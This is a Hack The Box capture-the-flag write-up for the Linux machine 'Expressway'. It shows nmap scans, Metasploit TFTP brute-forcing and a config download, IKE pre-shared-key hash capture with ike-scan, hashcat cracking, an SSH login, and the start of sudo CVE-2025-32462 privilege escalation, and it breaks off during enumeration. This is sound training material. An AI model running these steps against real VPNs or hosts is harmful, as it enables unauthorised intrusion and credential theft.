

HTB WRITE-UP

Expressway

Hack The Box · Easy · Linux

Target IP	10.129.238.52 / 10.129.181.217
OS	Linux (Debian)
Difficulty	Easy
Attack Path	UDP Enum → TFTP Leak → IKE PSK Crack → SSH → CVE-2025-32462
Tools	nmap · ike-scan · hashcat · Metasploit · ssh

Enumeration

Nmap — TCP

Let's start with an nmap scan.

```
$ nmap -sC -sV -p- --min-rate 5000 10.129.238.52  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 8 (protocol 2.0)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```





Figure 1 — Nmap TCP 扫描结果: 仅 22/SSH 开放

We see that only port 22 is running OpenSSH. Since we do not have any credentials to log in via SSH, this leads to nowhere. So let's scan to see if any UDP ports are open.

Nmap — UDP

```
$ sudo nmap -sU --top-ports=20 10.129.181.217  
  
PORT      STATE      SERVICE  
69/udp    open|filtered tftp  
500/udp    open       isakmp  
...
```



```
[*]$ sudo nmap -sU --top-port=20 10.129.181.217
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-17 03:54 CDT
Nmap scan report for 10.129.181.217
Host is up (0.062s latency).

PORT      STATE      SERVICE
53/udp    closed    domain
67/udp    closed    dhcp
68/udp    open|filtered dhcp
69/udp    open|filtered tftp
123/udp   closed    ntp
135/udp   closed    msrpc
137/udp   closed    netbios-ns
138/udp   closed    netbios-dgm
139/udp   closed    netbios-ssn
161/udp   closed    snmp
162/udp   closed    snmptrap
445/udp   closed    microsoft-ds
500/udp   open      isakmp
514/udp   closed    syslog
520/udp   closed    route
631/udp   closed    ipp
1434/udp  closed    ms-sql-m
1900/udp  closed    upnp
```

Figure 2 — UDP 扫描结果: 69/tftp + 500/isakmp


We see UDP port 500 is open. Also, UDP port 69 is open|filtered. This is TFTP. So let's further enumerate it.

TFTP Enumeration

TFTP does not support directory listing. We use Metasploit's tftpbrute module to brute-force filenames on the TFTP server.

```
$ msfconsole -q
msf> use auxiliary/scanner/tftp/tftpbrute
msf> set RHOSTS 10.129.181.217
msf> run

[+] Found ciscortr.cfg on 10.129.181.217
[+] Found def24r1_8_3.bin on 10.129.181.217
[+] Found P053-08-2-00.sb2 on 10.129.181.217
```



```
Parrot Terminal
File Edit View Search Terminal Help


[sg-dedivip-1]-[10.10.14.67]-[mindmaven@htb-8ydbwnpqbg-htb-cloud-com]-[~]
[*]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> use auxiliary/admin/tftp/tftp_transfer_util
[*] Using action Upload - view all 2 actions with the show actions command
[msf](Jobs:0 Agents:0) auxiliary(admin/tftp/tftp_transfer_util) >> set RHOST 10.129.181.217
RHOST => 10.129.181.217
[msf](Jobs:0 Agents:0) auxiliary(admin/tftp/tftp_transfer_util) >> set FILENAME ciscortr.cfg
FILENAME => ciscortr.cfg
[msf](Jobs:0 Agents:0) auxiliary(admin/tftp/tftp_transfer_util) >> set ACTION Download
ACTION => Download
[msf](Jobs:0 Agents:0) auxiliary(admin/tftp/tftp_transfer_util) >> run
[*] Receiving 'ciscortr.cfg' from 10.129.181.217:69 as 'ciscortr.cfg'
[+] 10.129.181.217:69 Transferred 4479 bytes in 9 blocks, download complete!
[*] 10.129.181.217:69 TFTP transfer operation complete.
[*] Saving ciscortr.cfg as 'ciscortr.cfg'
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(admin/tftp/tftp_transfer_util) >>
```

Figure 3 — tftpbrute 发现 ciscortr.cfg 等文件

We download the configuration file using the tftp_transfer_util module.

```
msf> use auxiliary/admin/tftp/tftp_transfer_util
msf> set RHOST 10.129.181.217
msf> set FILENAME ciscortr.cfg
msf> set ACTION Download
msf> run

[+] Transferred 4479 bytes in 9 blocks, download complete!
```



```
Parrot Terminal
File Edit View Search Terminal Help
service timestamps log datetime msec

no service password-encryption

!

hostname expressway

!

boot-start-marker
boot-end-marker

!

enable password *****

!

username ike password *****

ip subnet-zero
```

Figure 4 — 成功下载 ciscortr.cfg

We can notice a couple of interesting things from this file:

```
username ike password *****
hostname expressway
```

1. There is a user called ike.
2. The target's hostname is expressway.

Foothold

IKE Service Enumeration

Earlier, we saw that UDP port 500 is open. This is the IKE (Internet Key Exchange) service, a component of the IPsec framework. Let's enumerate it with ike-scan.

```
$ ike-scan -M 10.129.181.217

10.129.181.217 Main Mode Handshake returned
  SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK
    LifeType=Seconds LifeDuration=28800)
  VID=09002689dfd6b712 (XAUTH)
  VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

└─[sg-dedivip-1]-[10.10.14.67]-[mindmaven@htb-8ydbwnpqbg-htb-cloud-com]-[/tmp/ike-scan]
└─[*]$ cat k.hash
6a4e1ec3cd4db1010bbb97f2924eda31463497dcc907b36468ac1a1d8e23d83998279d906963ade2
51051d4b13ef7e25595df61054722ebdab7bf030196bebab46494aa2070abd01d57d7fc925d927f1
8d40501fe6b02c6de066f13621b9bc36a21ad46cdd628756011f7104b33edee2734522506c720694
d324f221088fab70:6610177aa227819b717d263c1f1c16180dd5a08cc5bd2a7e681590feba08927
71c1d8f94f69ec56cc86e42e05c3fca801bdb1ac97efd5f8be4f6eaff3d91061e900f46927f94e6f
66c55695f0bd64237ceb57d1ff284cc5392bce3572c6b1fd29ee00e9956c399287e9f1f69a5fca28
476b1d528debba4af9684f01fa21bb9bf:51ba6a8696c1ecf4:540c4280df827962:000000010000
00010000009801010004030000240101000080010005800200028003000180040002800b0001000c
000400007080030000240201000080010005800200018003000180040002800b0001000c00040000
7080030000240301000080010001800200028003000180040002800b0001000c0004000070800000
00240401000080010001800200018003000180040002800b0001000c000400007080:03000000696
b6540657870726573737761792e687462:79829caab8ec1cebfa350ca93d661655912f8b7f:67dd4
b59b2700428a4c33ede32cc0b29d7bf90dbbf1d8f76a0c75116815177b2:e95b449a23ed99af727d
8150c45e006cc8c1a6f0
```


Figure 5 — ike-scan Main Mode: Auth=PSK 确认

From the response, we see Auth=PSK. This means the VPN is configured with a Pre-Shared Key. Let's attempt an aggressive scan with -A and use --pskcrack to retrieve the hash.

PSK Hash Extraction

```
$ ike-scan -M -A --pskcrack=k.hash 10.129.181.217

10.129.181.217 Aggressive Mode Handshake returned
  SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK ...)
  KeyExchange(128 bytes)
  Nonce(32 bytes)
  ID(Type=ID_USER_FQDN, Value=ike@expressway.htb)
  Hash(20 bytes)
```

```
Parrot Terminal
File Edit View Search Terminal Help
[sg-dedivip-1]-[10.10.14.67]-[mindmaven@htb-8ydbwnpqbg-htb-cloud-com]-[/tmp/ike-scan]
[*]$ hashcat k.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-haswell-AMD EPYC-Milan Processor, skipped

OpenCL API (OpenCL 2.1 LINUX) - Platform #2 [Intel(R) Corporation]
=====
* Device #2: AMD EPYC-Milan Processor, 3846/7757 MB (969 MB allocatable), 4MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5400 | IKE-PSK SHA1 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
```


Figure 6 — Aggressive Mode : 泄露 ike@expressway.htb 及 PSK hash

Cracking the PSK

This creates a file k.hash with the pre-shared key hash, which we pass to hashcat to recover the clear-text password.

```
$ cat k.hash
6a4e1ec3cd4db1010bbb97f2924eda31463497dcc907b36468ac...

$ hashcat k.hash /usr/share/wordlists/rockyou.txt
...:freakingrockstarontheroad
```

A screenshot of a Parrot Terminal window. The terminal title is "Parrot Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The output shows the process of building a dictionary cache from a wordlist. It reports the file path, the number of passwords and bytes, the key space, and the runtime. Finally, it displays a long string of hexadecimal characters representing the cracked password.

```
Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes (23.9
Dictionary cache building /usr/share/wordlists/rockyou.txt: 100660302 bytes (71.
Dictionary cache built:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 1 sec


6a4e1ec3cd4db1010bbb97f2924eda31463497dcc907b36468ac1a1d8e23d83998279d906963ade2
51051d4b13ef7e25595df61054722ebdab7bf030196bebab46494aa2070abd01d57d7fc925d927f1
8d40501fe6b02c6de066f13621b9bc36a21ad46cdd628756011f7104b33edee2734522506c720694
d324f221088fab70:6610177aa227819b717d263c1f1c16180dd5a08cc5bd2a7e681590feba08927
71c1d8f94f69ec56cc86e42e05c3fca801bdb1ac97efd5f8be4f6eaff3d91061e900f46927f94e6f
66c55695f0bd64237ceb57d1ff284cc5392bce3572c6b1fd29ee00e9956c399287e9f1f69a5fca28
476b1d528debba4af9684f01fa21bb9bf:51ba6a8696c1ecf4:540c4280df827962:000000010000
00010000009801010004030000240101000080010005800200028003000180040002800b0001000c
000400007080030000240201000080010005800200018003000180040002800b0001000c00040000
7080030000240301000080010001800200028003000180040002800b0001000c0004000070800000
00240401000080010001800200018003000180040002800b0001000c000400007080:03000000696
b6540657870726573737761792e68:79829caab8ec1cebfa350ca93d661655912f8b7f:67dd4b59b
2700428a4c33ede32cc0b29d7bf90dbbf1d8f76a0c75116815177b2:e95b449a23ed99af727d8150
c45e006cc8c1a6f0:freakingrockstarontheroad
```

Figure 7 — hashcat 破解成功

SSH Access

Using this password, we can access the target via SSH as the ike user we found from the ciscotr.cfg file.

```
$ ssh ike@10.129.181.217
ike@expressway:~$ cat ~/user.txt
42a7b34fb9842c5b0162515e4fb3dcb1
```

```
ike@expressway: ~  
File Edit View Search Terminal Help  
[sg-dedivip-1]-[10.10.14.67]-[mindmaven@htb-8ydbwnpqbg-htb-cloud-com]-[/tmp/ike-scan]  
[*]$ ssh ike@10.129.181.217  
The authenticity of host '10.129.181.217 (10.129.181.217)' can't be established.  
ED25519 key fingerprint is SHA256:fZLjHktV7oXzFz9v3ylWFE4BS9rECyxSHdLLrfxRM8g.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.129.181.217' (ED25519) to the list of known hosts  
.  
ike@10.129.181.217's password:  
Last login: Wed Sep 17 12:19:40 BST 2025 from 10.10.14.64 on ssh  
Linux expressway.htb 6.16.7+deb14-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.16.7-1 (2025-09-11) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun May 17 10:35:04 2026 from 10.10.14.67  
ike@expressway:~$ cat ~/user.txt  
42a7b34fb9842c5b0162515e4fb3dcb1  
ike@expressway:~$
```

Figure 8 — SSH 登录成功, 获取 user.txt

Privilege Escalation

System Enumeration

As the ike user, let's further enumerate the system. Looking at the sudo rules, we notice this user doesn't have any special sudo rules set up.

```
ike@expressway:~$ sudo -l
Sorry, user ike may not run sudo on expressway.

ike@expressway:~$ sudo -V
Sudo version 1.9.17
```




Figure 9 — sudo -l 无权限, sudo 版本 1.9.17

Sudo version 1.9.17 is vulnerable to CVE-2025-32462, which allows local privilege escalation using the -h option. This allows users to list the privileges they have on different systems.

Finding the Target Hostname

If we look at the groups that this user is a part of, we notice this user is a member of a non-default group called proxy.

```
ike@expressway:~$ id
uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)
```

Let's list the files this group can read.

```
ike@expressway:~$ find / -group proxy 2>/dev/null | grep -v
'/proc\|/sys\|/run'
/var/spool/squid
/var/log/squid
/var/log/squid/cache.log.1
/var/log/squid/access.log.1
```

Looking through the access.log.1 log file, we notice there is a host called offramp.expressway.htb.

```
ike@expressway:~$ cat /var/log/squid/access.log.1 | grep http
